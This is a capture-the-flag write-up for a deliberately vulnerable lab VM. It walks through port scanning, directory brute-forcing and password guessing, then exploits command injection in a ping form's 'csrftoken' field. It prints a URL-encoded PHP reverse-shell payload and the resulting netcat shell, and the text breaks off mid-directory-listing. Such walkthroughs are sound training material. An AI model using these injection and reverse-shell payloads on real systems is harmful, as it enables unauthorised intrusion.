

Write-up for EGS MEA CTF -1

nmap result



```
root@sura-PC:/home/sura/Desktop/CTF/finalized-vulhub/submited# nmap -Pn -v -sV -p-  192.168.148.229

Starting Nmap 7.60 ( https://nmap.org ) at 2018-12-01 20:13 +0530
NSE: Loaded 42 scripts for scanning.
Initiating ARP Ping Scan at 20:13
Scanning 192.168.148.229 [1 port]
Completed ARP Ping Scan at 20:13, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:13
Completed Parallel DNS resolution of 1 host. at 20:13, 0.09s elapsed
Initiating SYN Stealth Scan at 20:13
Scanning 192.168.148.229 [65535 ports]
Discovered open port 80/tcp on 192.168.148.229
Discovered open port 58234/tcp on 192.168.148.229
Completed SYN Stealth Scan at 20:14, 10.54s elapsed (65535 total ports)
Initiating Service scan at 20:14
Scanning 2 services on 192.168.148.229
Completed Service scan at 20:14, 6.03s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.148.229.
Initiating NSE at 20:14
Completed NSE at 20:14, 0.05s elapsed
Initiating NSE at 20:14
Completed NSE at 20:14, 0.00s elapsed
Nmap scan report for 192.168.148.229
Host is up (0.0012s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
58234/tcp open  http    SimpleHTTPServer 0.6 (Python 3.5.2)
MAC Address: 00:0C:29:1D:26:E1 (VMware)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.29 seconds
           Raw packets sent: 66448 (2.924MB) | Rcvd: 65536 (2.621MB)
root@sura-PC:/home/sura/Desktop/CTF/finalized-vulhub/submited# 
To direct input to this VM, click inside or press Ctrl+G.
```

Dirbuster fund some interesting files on port 80


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 0 Files: 6
Results - Tree View
Errors: 12
Back
Pause
Stop
Change
Report

http://192.168.148.229:80/

Type	Found	Response	Size
File	/.htaccess.php	403	475
File	/.htpasswd.php	403	475
Dir	/.htpasswd/	403	472
Dir	/.htaccess/	403	472
Dir	/	200	2339
File	/index.php	200	2341
Dir	/images/	403	469
Dir	/icons/	403	468
Dir	/javascript/	403	473
File	/t.php	200	154
File	/zoomf-search.php	200	3094
Dir	/server-status/	403	476
File	/login-login-login.php	200	147

Current speed: 0 requests/sec

(Select and right click for more options)

Average speed: (T) 2049, (C) 1 requests/sec

Parse Queue Size: 0


Current number of running threads: 200

Total Requests: 40990/40946

Time To Finish: 00:00:0-44

DirBuster Stopped

found a login page on



192.168.148.229/zoomf-search.php

secure wallet service

Be careful with online services

You should be wary of any service designed to store your money online. Many exchanges and online wallets suffered from security breaches in the past and such serv
Bitcoin wallets. Otherwise, you should choose such services very carefully. Additionally, using two-factor authentication is recommended.

Backup your entire wallet

Some wallets use many hidden private keys internally. If you only have a backup of the private keys for your visible Bitcoin addresses, you might not be able to reco

Encrypt online backups

Any backup that is stored online is highly vulnerable to theft. Even a computer that is connected to the Internet is vulnerable to malicious software. As such, encrypti

Use many secure locations

Single points of failure are bad for security. If your backup is not dependent of a single location, it is less likely that any bad event will prevent you to recover your v

Make regular backups

You need to backup your wallet on a regular basis to make sure that all recent Bitcoin change addresses and all new Bitcoin addresses you created are included in yo


Username Enter Username Password Enter Password

☑ Remember me

Forgot password?

there is commented field called ***“ <!-- </h1> Created by <b> newton </b> → “*** we can guess the username = newton
Create Dictionary using website and brute force password field with hydra or burpsuit)
you can find password is : “ **practice. “**

after succesfull login you can see there is a web page called
http://192.168.148.229/blablablablablablablablablablabyougotthepassword.php




if you want to check network connectivity just use this page. enter ip address you want to ping. eg: 127.0.0.1 (this is working only on loopback interface)

By reading “if you want to check network connectivity just use this page. enter ip address you want to ping. eg: 127.0.0.1 (this is working only on loopback interface)” sentence we can gues ping command may be vulnerable to code execution.

Intercept the traffic and check all the parameters for code execution.

Post parameter “ **csrftoken ”** vulnerable to remote code execution. remember: you need to put **; at the start and at the end .** Filter bypassing.




```
POST /blablablablablablablablablablabyougotthepassword.php HTTP/1.1
Host: 192.168.148.229
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.148.229/blablablablablablablablablablabyougotthepassword.php
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 234

ping=127.0.0.1&__RequestVerificationToken=%5B55356%2C56826%2C8203%2C55356%2C56819%5D
&_ga=GA1.2.381552148.1543256227&referer=youmusttryharder&csrftoken=;ls;&form_build_i
d=form-97l_5WwhsKcRYNvOpd69mf1PJonQbkesFnIneA05s8k&facet=_taxonomy
```

```
<input type="hidden" value = "[55356,56826,8203,55356,56819]" name="__RequestVerificationToken"
id="__RequestVerificationToken" maxlength="1">
<input type="hidden" value = "GA1.2.381552148.1543256227" name="_ga" id="_ga" maxlength="1">
<input type="hidden" value = "youmusttryharder" name="referer" id="referer" maxlength="1">
<input type="hidden" value = "31415926535897932384626433832795028841971" name="csrftoken"
id="csrftoken" maxlength="1">
<input type="hidden" value = "form-97l_5WwhsKcRYNvOpd69mf1PJonQbkesFnIneA05s8k"
name="form_build_id" id="form_build_id" maxlength="1">
<input type="hidden" value = "_taxonomy" name="facet" id="facet" maxlength="1">
<input type="SUBMIT" value="Ping">
</form>
<pre>
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.040 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.116 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.040/0.078/0.116/0.038 ms
Logo_V1Mea.png
blablablablablablablablablablabyougotthepassword.php
images
index.php
login-login-login.php
logo.png
robots.txt
t.php
www-data-user-flag.txt
zoomf-search.php
</pre>
</body>
<script>document.getElementById("ping").focus();</script>
</html>
```

Obtain a reverse shell


encode payload with URL encoding to bypass space and character filtering



```
php -r '$sock=fsockopen("192.168.148.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
%70%68%70%20%2d%72%20%27%24%73%6f%63%6b%3d%66%73%6f%63%6b%6f%70%65%6e%28%22%31%39%32%2e%31%36%38%2e%31%34%38%2e%31%22%2c%31%32%33%34%29%3b%65%78%65%63
```


sent the reverse shell via **csrftoken** and obtain the shell



```
POST /blablablablablablablablablablabyougotthepassword.php HTTP/1.1
Host: 192.168.148.229
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.148.229/blablablablablablablablablablabyougotthepassword.php
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 469

ping=127.0.0.1&__RequestVerificationToken=%5B55356%2C56826%2C8203%2C55356%2C5
6819%5D&_ga=GA1.2.381552148.1543256227&referer=youmusttryharder&csrftoken=;%7
0%68%70%20%2d%72%20%27%24%73%6f%63%6b%3d%66%73%6f%63%6b%6f%70%65%6e%28%22%31%
39%32%2e%31%36%38%2e%31%34%38%2e%31%22%2c%31%32%33%34%29%3b%65%78%65%63%28%22
%2f%62%69%6e%2f%73%68%20%2d%69%20%3c%26%33%20%3e%26%33%20%32%3e%26%33%22%29%3
b%27;&form_build_id=form-97l_5WwhsKcRYNvOpd69mf1PJonQbkesFnIneA05s8k&facet=_t
axonomy
```


```
root@sura-PC:/home/sura# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.148.1] from (UNKNOWN) [192.168.148.229] 42866
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ pwd
/var/www/html
$ 
```

found www-data user flag




```
root@sura-PC:/home/sura# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.148.1] from (UNKNOWN) [192.168.148.229] 42866
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ pwd
/var/www/html
$ ls
Logo_V1Mea.png
blablablablablablablablablabyougotthepassword.php
images
index.php
login-login-login.php
logo.png
robots.txt
t.php
www-data-user-flag.txt
zoomf-search.php
$ cat www-data-user-flag.txt
congratulations you got www-data user flag

flag is:  41e150cbdc07f42491b82c9d182bbfb7-egscyber.com
$ 
```

found a file called topsecret.txt



```
www-data@EguardianGlobalServices:/home/newton$ pwd
pwd
/home/newton
www-data@EguardianGlobalServices:/home/newton$ ls -all
ls -all
total 40
drwxr-xr-x 4 newton newton 4096 Nov 28 10:10 .
